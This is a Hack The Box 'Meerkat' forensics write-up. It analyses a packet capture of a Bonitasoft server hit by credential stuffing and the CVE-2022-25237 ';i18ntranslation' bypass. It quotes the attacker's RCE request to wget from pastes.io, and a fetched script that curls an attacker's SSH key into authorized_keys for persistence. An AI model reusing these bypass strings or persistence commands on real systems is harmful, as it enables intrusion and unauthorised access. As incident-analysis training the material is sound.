
HTB sherlocks - Meerkat

Write up by Chanan Shenker

Start:


I started the challenge and got two file. A network recording and a Jason file.




Question 1:We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?

- At first I went to look at the protocol hiercy to see if theres any unusual protocols that could indicate to me a certain application running.

- I couldn’t see anything to interesting or unusual so I went to the next option and decided to look at the http traffic since its clear text and could be connected to a service or application.



```
Filter:

eth                                     frames:8387 bytes:6888570
  ip                                    frames:8347 bytes:6886890
    icmp                                frames:196 bytes:9951
      data                              frames:1 bytes:142
      snmp                              frames:1 bytes:113
    udp                                 frames:142 bytes:13754
      ntp                               frames:114 bytes:10260
      data                              frames:1 bytes:114
      snmp                              frames:1 bytes:85
      dns                               frames:26 bytes:3295
    tcp                                 frames:8009 bytes:6863185
      http                              frames:280 bytes:125012
        urlencoded-form                 frames:118 bytes:13771
          tcp.segments                  frames:118 bytes:13771
        mime_multipart                  frames:4 bytes:4860
          tcp.segments                  frames:4 bytes:4860
        data-text-lines                 frames:4 bytes:284
          tcp.segments                  frames:4 bytes:284
        json                            frames:12 bytes:5431
          tcp.segments                  frames:8 bytes:878
        media                           frames:6 bytes:69988
          tcp.segments                  frames:6 bytes:69988
        http                            frames:1 bytes:1004
          http                          frames:1 bytes:1004
            http                        frames:1 bytes:1004
              http                      frames:1 bytes:1004
      tls                               frames:21 bytes:16341
        tcp.segments                    frames:2 bytes:2195
          tls                           frames:2 bytes:2195
      ssh                               frames:350 bytes:94097
  arp                                   frames:40 bytes:1680
```



```
No.   Time       Source          Destination     Protocol Length Info
 2134 100.889598 156.146.62.213  172.31.6.44     HTTP      575 GET /bonita HTTP/1.1
 2136 100.890045 172.31.6.44     156.146.62.213  HTTP      221 HTTP/1.1 302
 2145 101.257636 156.146.62.213  172.31.6.44     HTTP      634 GET /bonita/portal/homepage HTTP/1.1
 2146 101.261177 172.31.6.44     156.146.62.213  HTTP      518 HTTP/1.1 302
 2158 116.943123 156.146.62.213  172.31.6.44     HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
 2165 119.946188 172.31.6.44     156.146.62.213  HTTP      187 HTTP/1.1 401
 2170 120.127758 156.146.62.213  172.31.6.44     HTTP      130 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
 2177 123.131170 172.31.6.44     156.146.62.213  HTTP      187 HTTP/1.1 401
 2186 123.569818 156.146.62.213  172.31.6.44     HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
 2189 126.573059 172.31.6.44     156.146.62.213  HTTP      187 HTTP/1.1 401
 2192 126.847657 156.146.62.213  172.31.6.44     HTTP      126 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
```

Lo and behold I see a home page and login service for 'bonita'. A quick google search and I found Its related to a business management service called 'bonitasoft'

Answer 1: bonitasoft


Question 2: We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?

I saw that the http traffic showed the login service page again and again with the reply being an http status code of 401, which tell us that the request lacks the valid authentication credentials to access the page. A quick search about subsets of brute force attack led me to find credentials stuffing, which is a attack that uses previously found credentials from data breaches or leaked data bases and attempt to login with them.

Answer 2: credentials stuffing.

Question 3: Does the vulnerability exploited have a CVE assigned - and if so, which one?

I looked up bonitasoft and credentials stuffing and found a page by 'National Vulnerability Database' that assigned **CVE-2022-25237** to this vulnerability.



CVE-2022-25237 Detail

Description


Bonita Web 2021.2 is affected by a authentication/authorization bypass vulnerability due to an overly broad exclude pattern used in the RestAPIAuthorizationFilter. By appending ;i18ntranslation or /../i18ntranslation/ to the end of a URL, users with no privileges can access privileged API endpoints. This can lead to remote code execution by abusing the privileged API actions.

Answer 3: CVE-2022-25237

Qusetion 4: Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?

Looking at the description I found before it talks about appending the string ';i18ntranslation' or '/../i18ntranslation/', so went to look if I can find it in the network recording.

;;




```
452 HTTP/1.1 204
215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
 71 HTTP/1.1 200   (text/plain)
```

And there I found it the string I found in the description of the cve.

Answer 4: i18ntranslation

Question 5: How many combinations of usernames and passwords were used in the credential stuffing attack?

for this I looked at the request being set each time to the login service and found the field in the header that send the username and password, with the help of Tshark and some text manipulation I found the number of credentials that were used.




```
Jenilee.Pressman@forela.co.uk,3eYwLOKhQEcl,en
Fredrick.Gerraty@forela.co.uk,W1By0HUByDHO,en
Ebony.Oleszcuk@forela.co.uk,uAWnyfKOjQM,en
Garrard.Colisbe@forela.co.uk,jMi9iP,en
Farleigh.Schouthede@forela.co.uk,JzI6Dvhy,en
Ahmed.Monteaux@forela.co.uk,6uskrtw8U,en
Griffith.Lumm@forela.co.uk,QPepd0M8wBK,en
Winston.Conville@forela.co.uk,cEmh5W2Vh,en
Pat.Kloisner@forela.co.uk,N8ZwVMzF6,en
Teresita.Benford@forela.co.uk,uvYjtQzX,en
Mathian.Skidmore@forela.co.uk,TQSNp6XrK,en
Gerri.Cordy@forela.co.uk,w15pvWGTK,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en

┌──(root㉿kali)-[~/Desktop/meerkat]
└─# tshark -r meerkat.pcap -Y 'http' -Tfields -e 'urlencoded-form.value' | grep '\S' | grep -v 'install' | sort | uniq | wc -l
Running as user "root" and group "root". This could be dangerous.
56
```

Answer 5: 56


Question 6: Which username and password combination was successful?

I looked at all the failed attempt and saw that after one of the requests the http status code changed to 204, which indicates a successful request.



```
 187 HTTP/1.1 401
 125 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
 452 HTTP/1.1 204
1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
```

So i looked at the request right before the mentioned reply and opened up the fields in the request.




```
    [Prev request in frame: 3544]
    [Response in frame: 3553]
    [Next request in frame: 3573]
    File Data: 59 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "username" = "seb.broom@forela.co.uk"
      Key: username
      Value: seb.broom@forela.co.uk
  ▾ Form item: "password" = "g0vernm3nt"
      Key: password
      Value: g0vernm3nt
  ▾ Form item: "_l" = "en"
      Key: _l
      Value: en
```

Answer 6: seb.broom@forela.co.uk:governm3nt

Question 7: If any, which text sharing site did the attacker utilise?

I continued to look at the network traffic and came a cross a packet that had appended to the url a wegt request from a site called pastes.io




```
 1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
   71 HTTP/1.1 200   (text/plain)
  148 POST /bonita/API/portal/page/;i18ntranslation HTTP/1.1 , JSON (application/json)
   71 HTTP/1.1 200  , JSON (application/json)
  432 GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.1
  905 HTTP/1.1 200  , JSON (application/json)
  420 DELETE /bonita/API/portal/page/132;i18ntranslation HTTP/1.1
  257 HTTP/1.1 200
```

I looked it up and yes it a script/text sharing site.

Answer 7:   pastes.io

Question 8: Please provide the filename of the public key used by the attacker to gain persistence on our host.

At first I thought the file name would be the name of the file that was requested in the wget file but I was incorrect so I decide to get the file on my machine and see if theres anything else in the file.




```
┌──(root㉿kali)-[~/Desktop/meerkat]
└─# wget https://pastes.io/raw/bx5gcr0et8
--2024-07-15 14:22:08--  https://pastes.io/raw/bx5gcr0et8
Resolving pastes.io (pastes.io)... 178.159.12.230
Connecting to pastes.io (pastes.io)|178.159.12.230|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://pastebin.ai/raw/bx5gcr0et8 [following]
--2024-07-15 14:22:09--  https://pastebin.ai/raw/bx5gcr0et8
Resolving pastebin.ai (pastebin.ai)... 178.159.12.230
Connecting to pastebin.ai (pastebin.ai)|178.159.12.230|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 113 [text/plain]
Saving to: ‘bx5gcr0et8’

bx5gcr0et8                         100%[=================

2024-07-15 14:22:13 (172 MB/s) - ‘bx5gcr0et8’ saved [113/113]


┌──(root㉿kali)-[~/Desktop/meerkat]
└─# cat bx5gcr0et8
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart

┌──(root㉿kali)-[~/Desktop/meerkat]
```

And there it is. I got the file, opened it and there was a second wget request for another file.

<u>Answer 8:</u> hffgra4unv

Qusetion 9: Can you confirmed the file modified by the attacker to gain persistence?

If we look at the file from the previous question we can see that the file was downloaded to /home/ubuntu/.ssh/authotized_keys file location.



